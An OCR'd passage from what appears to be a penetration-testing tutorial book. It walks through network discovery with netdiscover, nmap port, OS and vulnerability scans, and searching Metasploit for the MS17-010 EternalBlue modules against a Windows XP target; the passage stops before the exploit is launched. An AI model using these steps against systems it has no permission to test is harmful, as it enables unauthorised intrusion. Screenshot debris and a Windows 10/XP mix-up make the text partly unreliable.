
Process:

First you should know your IP address. For that, open terminal in Kali Linux and type ifconfig.



In the image above, we are getting IP address 192.168.248.132

Open terminal in Kali Linux and type netdiscover -r 192.168.248.132/24



You will get the IP address and MAC address of all the devices connected in your network.

4.3.2 Scanning the ports:

Just like a big house which has so many doors and windows to enter into every computer system has different ports to enter.

Ports are nothing but the virtual gate to enter into a computer system and every computer has 0-65,535 ports.


Port range 0-1023 is known as reserved ports because these are reserved for particular services. E.g. port 80 for HTTP.

Finding open ports would be useful for designing exploit to use in later phase of attack. So, let's find the open ports.

Process:

Open terminal in Kali Linux and type nmap -O <target IP Address>.

In this case IP address of Windows 10 machine. -O is used for OS detection.



In the result, we are getting list of open ports and name of operating system i.e. Microsoft Windows XP 2003


3. Vulnerability Scanning:


Now that we know the details about open ports, we have to scan the vulnerability of the system.

Process:

Open terminal in Kali Linux and type:

nmap --script vuln <target IP address>





For further details about vulnerabilities of systems visit www.cvedetails.com.

Note: Nmap is a very powerful tool that can be used for different purpose but that is beyond the scope of this book.

This was all about Scanning. Now, let's move to the next module which is everyone's favorite i.e. Exploitation (System Hacking).

CHAPTER-5

SYSTEM HACKING

5.1 Project Name:

System Hacking

5.2 Aim/Objective:

The process of gaining access to an operating system is known as system hacking. In this module, we will exploit the vulnerability of an operating system by using passive and active method.

5.3 Passive System Hacking:

In this method, we will exploit the vulnerability of an operating system which is widely used for ATM machines i.e. Windows XP.

Passive method means gaining access of system remotely.


Process:


Open terminal in Kali Linux and type

msfconsole You will get a prompt with msf>

Type search ms17-010 or ms08-067 (we got this code during vulnerability scanning)

Lets use ms17-010 for this passive attack



kali - VMware Workstation 15 Player (Non-commercial use only)
Player
[Shell No. 1]
Shell No. 1
12:18 AM
26%
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
+ -- --=[2018 exploits - 1099 auxiliary - 343 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Display the Framework log using the log command, learn more with help log
msf5 > banner
=[metasploit v5.0.89-dev]
+ -- --=[2018 exploits - 1099 auxiliary - 343 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search
msf5 > search ms17-010
Matching Modules



kali - VMware Workstation 15 Player (Non-commercial use only)
Player
[Shell No. 1]
Shell No. 1
12:17 AM
26%
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
msf5 > search ms17-010
Matching Modules
Name Disclosure Date Rank
Check Description
0 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
msf5 >

Copy the auxiliary/scanner/smb/smb_ms17_010 which is used to check and verify whether windows XP OS is vulnerable to this ms17 exploit.


Type use auxiliary/scanner/smb/smb_ms17_010

Type show info






Type show options

